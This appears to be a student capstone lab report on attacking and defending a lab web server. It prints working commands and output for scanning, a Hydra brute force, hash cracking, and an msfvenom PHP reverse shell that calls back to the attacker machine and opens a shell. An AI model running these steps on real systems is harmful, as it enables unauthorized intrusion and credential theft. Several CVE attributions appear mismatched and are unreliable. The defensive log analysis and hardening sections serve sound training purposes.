

Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System



RED TEAM VS BLUE TEAM

BY: VINCENT RAO

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.105
OS: Linux 4.15.0
Hostname: Capstone VM

IPv4: 192.168.1.100
OS: Linux 4.15.0
Hostname: ELK VM

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: KALI VM

IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-RefVm-68
4427



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host machine
Capstone VM	192.168.1.105	Targeting Machine - Apache Server
ELK VM	192.168.1.100	Network Monitoring / Kibana
Kali VM	192.168.1.90	Attacking Machine - Penetration testing

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Server 2.4.29 (CVE-2017-15710)	Apache Vulnerability allows access to secret folder and reveal IP addresses.	Apache Vulnerability allows an attacker to gain access and search system versions of IP, open ports allowed access to the secret folders.
Weak Password Authentication (CVE-2022-1039)	Weak passwords that can be exploited through HTTP or HTTPS. Most common passwords used in the dictionary can be cracked via brute force attack.	Attacker can gain access to user accounts on the web server and able to access files and sensitive information via brute force attack using Hydra
Local File Inclusion (CVE-2021-21804)	LFI allows access into confidential files on a site. Allows attacker to upload payload into applications or servers.	An LFI vulnerability allows attackers to gain access to sensitive credentials and can send a crafted HTTP request to trigger this vulnerability using PHP script.
Remote Code Execution (Reverse shell) (CVE-2019-13386)	Reverse shell payload is able to take advantage of target's system and initiate shell to gain control.	Allows attacker to send reverse shell payload and gain backdoor access onto the victim's machine.

Exploitation: Apache Server 2.4.29 (CVE-2017-15710)

01

Tools & Processes

To find the IP address of the target machine, NMAP was used to scan the network.

```
nmap 192.168.1.0/24
```

```
netdiscover -r 192.168.1.0/24
```

```
nmap -sV 192.168.1.105
```

Web server accessed:
192.168.1.105/company_folders/secret_folders

02

Achievements

Nmap discovered 256 IP addresses with 4 hosts up.

On VM IP address: 192.168.1.105, there were 2 open ports: 22 and 80 which was interesting.

Discovered hidden directory on the server that asked for authentication in order to access it.

03

```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-23 07:55 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:00 (Microsoft)
```

```
Nmap scan report for 192.168.1.100
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:05:D7 (Intel Corporate)
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

```
Nmap scan report for 192.168.1.90
Host is up (0.00024s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.76 seconds
```

```
root@kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-23 07:56 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00042s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.11 seconds
root@kali:~#
```


Exploitation: Weak Password (CVE-2022-1039)

01

Tools & Processes

Located hidden directory using **dirb** to find URLs on target site.

Brute Force Attack to find the password for the hidden directory.

Using hydra command:

```
hydra -l ashton -P rockyou.txt -s 80 -f -vV
```

```
192.168.1.105 http-get
```

```
/customer_folders/secret_folder
```

02

Achievements

Found username: ashton and password: leopoldo

Gained access to target machine and found hidden directory 'secret_folders' and files to reveal hash for ryan's account.

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 08:20:40
root@Kali:~#
```

Index of /company_folders

Name	Last modified	Size	Description
Parent Directory			
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:26	-	

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eye only"

User Name: ashton

Password: leopoldo

Cancel OK

```
root@Kali:~# dirb http://192.168.1.105
-----
DIRB v2.22
By The Dark Raver
-----
START TIME: Wed Jul 27 18:41:59 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
--- Scanning URL: http://192.168.1.105/ ---
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
-----
END TIME: Wed Jul 27 18:42:05 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```

Personal Note

In order to connect to our company's webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryan's account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: LFI (CVE-2021-21804) and Reverse Shell


01

Tools & Processes

Break Ryan's hashed password with the John the Ripper.
Connect to the target server via WebDAV.
Upload a PHP reverse shell payload using:
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```




```
root@Kali:/usr/share/wordlists# john --format=Raw-MD5 ryan_hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 22 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done! Processing the remaining buffered candidate passwords, if any.
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
linux4u (Hash)
1g 0:00:00:20 DONE 3/3 (2022-07-23 08:33) 0.0476g/s 35016Kp/s 35016Kc/s 35016Kc/s linjbdi..linklk
Use the "-show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@Kali:/usr/share/wordlists#
```

02

Achievements

Executed payload opens a meterpreter session and allows attacker to listen to targets machine.
Flag was found: ***b1ng0w@5h1sn@m0***



```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description

Payload options (php/meterpreter_reverse_tcp):

Name	Current Setting	Required	Description

LHOST	192.168.1.90	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name


0	Wildcard Target

```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 => 192.168.1.105:35534) at 2022-07-23 09:15:26 -0700
```

```
meterpreter > ls
Listing: /var/www/webdav
*****
```

```
meterpreter > shell
Process 2321 created.
Channel 3 created.
ls
html
webdav
locate flag.txt
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```




Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan (192.168.1.90) occurred on July 23, 2022 @ 15:00
- There were a total of 133,288 packets sent from 192.168.1.90.
- There was an increased activity spike in the network traffic that helps identify the port scans.
- We can see a spike in the Connections over time [Packetbeat Flows] ECS and Errors vs successful transactions [Packetbeat] ECS.



Analysis: Finding the Request for the Hidden Directory

- Request occurred on July 23, 2022 @ ~15:00. The secret_folder was requested 16,213 times, as shown in the Top 10 HTTP requests [Packetbeat] ECS panel.
- Files within the secret_folder was obtained when logging into Ashton's account which then lead us to connect_to_corp_server and contained sensitive information.
- Inside the secret folder revealed sensitive information on Ryan's account password and instructions on how to navigate into Ryan's webDAV server.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,213
http://192.168.1.105/webdav	98
http://192.168.1.105/webdav/shell.php	52
http://192.168.1.105/	20
http://192.168.1.105/webdav/passwd.dav	18




Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Analysis: Uncovering the Brute Force Attack

- There were 16,205 requests made in the attack. Within the 16,205 requests, 2 requests was made before discovering the password as shown illustrated in HTTP Transactions [PacketBeat] ECS panel.
- The HTTP status codes for the top queries [PacketBeat] ECS panel shows the breakdown of 401 unauthorized status codes as opposed to 200 OK status codes.
- The Connections over time [Packetbeat Flows] ECS panel shows a connection spike.



Analysis: Finding the WebDAV Connection

- In the Top 10 HTTP requests [Packetbeat] ECS panel, 98 requests were made in the webDAV directory and 52 requests were made in the webDAV/shell.php.
- Within the webDAV directory, two files found named passwd.dav and shell.php.

http://192.168.1.105/webdav

98


http://192.168.1.105/webdav/shell.php

52



PROPFIND /webdav...

PROPFIND /webdav/s...





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Set and alert that triggers when there is a high amount of activity in the network.
- Create an alert that will notify user when multiple ports are requested by same IP address over a short period intervals.
- Create an alert that triggers when more than 10 ports are requested by same IP address within five second intervals.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Strong firewall to prevent unauthorized access to business's private network. Whitelist IP addresses that is recognized and used within the business. Controlling the ports and their visibility and detecting when a port scan is in progress.
- TCP wrappers allows administrators to have the flexibility to permit or deny access to the web servers based on IP and domain names.
- Blocking port scans by enabling filters:
 - 7000: TCP: Port Scan
 - 7001: UDP: Port Scan
 - 7002: TCP: Host Sweep
 - 7003: UDP: Host Sweep
 - 7004: ICMP: Host Sweep
 - 7016: ICMPv6: Host Sweep
- Check network ports scanning, monitor network and log attempts in the system regularly using IDS/IPS and report potential weakness or vulnerabilities that could be exploited by an attacker.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Set an alarm alert that goes off for any machine that attempts to access the directory or file.
- Set an alarm that sets off when a user from non-whitelisted IP address tries to access directory.
- Setting a threshold of 2-3 attempts every 20 minutes that would trigger an alert to be sent to SOC analyst.

System Hardening

What configuration can be set on the host to block unwanted access?

- Directory file should be removed from the server.
- Store files in the central database and not directly in web server file systems and definite own resource names used to access the files.
- Whitelisting permitted name and/or characters of file names or paths from user inputs. Blacklisting characters to filter out ../ and strings not recommended.
- Mitigating vulnerability on web server side, ensure using up-to-date web server software. Running minimum privileges and only have access to directories that the website or application actually needs.
- Detecting these vulnerabilities by regularly scan your websites and web applications.
- Encrypt data file that are confidential.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set an alert if 401 unauthorized status code is returned back from any server.
- Set threshold of 10 login attempts per hour and refine from there.
- Set alert if user_agent.original value includes Hydra in the name.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Create a password policy for the company - an assigned unique user account and password requirements such as new passwords to be created and will expire every 90 days and must be changed.
 - Accounts shall be locked after six failed login attempts within 30 minutes and shall remain locked for at least 30 minutes or until the System Administrator unlocks the account.
 - Apply the NIST 800-63B framework for password requirements. Limit failed login attempts and logins to specific IP address or range.
 - Strong protected passwords using Captcha and Two-Factor Authentication.
-

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Set an alert each time another machine other than main machine accessing the directory.
- Set a threshold of > 0 whenever resources from webDAV is accessed from an external IP address

System Hardening

What configuration can be set on the host to control access?

- WebDAV operates over the web via HTTP, securing transactions with SSL to switch the site to HTTPS schema. The webserver will be able to negotiate connections with HTTPS instead of HTTP.
 - Using a vulnerability management tool such as Automated Vulnerability Detection System (AVDS) to detect webDAV in your web application.
 - Disabling webDAV when not in use.
 - Web application firewall with a rule that restrict access to shared folder.
 - Connections to this shared folder should not be accessible from the web interface.
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- We can set an alert for any traffic moving over port 4444.
- We can set an alert threshold of one attempt for any .php file that is uploaded to a server.

System Hardening

What configuration can be set on the host to block file uploads?

- Removing the ability to upload files to this directory over the web interface would take care of this issue. Store uploaded files in a location not accessible from the web
 - Only allow users with authentication to upload files and define valid types of files that the users should be allowed to upload.
 - Improve web application security with web application firewalls
 - Company should implement NISTIR 7316 framework for assess control management.
-

*The
End*

References

1. (n.d.). Cambridge Dictionary | English Dictionary, Translations & Thesaurus. Retrieved July 27, 2022, from <https://www.cvedetails.com/cve/CVE-2022-1039>
 2. (2019, May 27). CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. Retrieved July 23, 2022, from <https://crackstation.net/>
 3. Andrzej, T. (2019, August 26). What Is a Reverse Shell. Acunetix. Retrieved July 23, 2022, from <https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/>
 4. CVE-2017-15710 : In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_idap, if configured with AuthLDAPChar. (n.d.). CVE Details. Retrieved July 27, 2022, from <https://www.cvedetails.com/cve/CVE-2017-15710/>
 5. CVE - CVE-2021-21804. (n.d.). CVE. Retrieved July 27, 2022, from <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21804>
 6. Descalso, A. (2022, January 11). How to Prevent Brute Force Attacks in 8 Easy Steps [Updated]. Intelligent Technical Solutions. Retrieved August 2, 2022, from <https://www.itsasap.com/blog/how-to-prevent-brute-force-attacks>
 7. Directory Traversal Mitigation: How to Prevent Attacks. (2022, February 4). Bright Security. Retrieved August 2, 2022, from <https://brightsec.com/blog/directory-traversal-mitigation/>
 8. How do I block NMAP port scans? (2017, August 28). Trend Micro Business Support. Retrieved August 2, 2022, from https://success.trendmicro.com/dcx/s/solution/TP000087920-How-do-I-block-NMAP-port-scans?language=en_US&sfcdlFrameOrigin=null
 9. JELEN, S. (2021, October 14). Red Team vs Blue Team: What's The Difference? SecurityTrails. Retrieved July 23, 2022, from <https://securitytrails.com/blog/cybersecurity-red-blue-team>
 10. Kimball, J. (2021, July 1). WebDAV Guide : What Is it? And the Best WebDAV Alternatives for 2022. Comparitech. Retrieved August 2, 2022, from https://www.comparitech.com/net-admin/webdav/#WebDAV_FAQs
 11. MSFVenom Reverse Shell Payload Cheatsheet (with & without Meterpreter). (2020, January 25). Infinite Logins. Retrieved July 23, 2022, from <https://infinite-logins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/>
 12. NISTIR 7316, Assessment of Access Control Systems | CSRC. (2006, September 29). NIST Computer Security Resource Center. Retrieved August 2, 2022, from <https://csrc.nist.gov/publications/detail/nistir/7316/final>
 13. NIST Special Publication 800-63B. (n.d.). NIST Pages. Retrieved August 2, 2022, from <https://pages.nist.gov/800-63-3/sp800-63b.html>
 14. Rubens, P. (2019, April 5). Vulnerability Scanning Guide: What It Is and How to Do It Right. eSecurity Planet. Retrieved July 23, 2022, from <https://www.esecurityplanet.com/networks/vulnerability-scanning-what-it-is-and-how-to-do-it-right/>
 15. Steiner, P. (2017, December 1). Digital Identity Guidelines. NIST Technical Series Publications. Retrieved July 25, 2022, from <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-3.pdf>
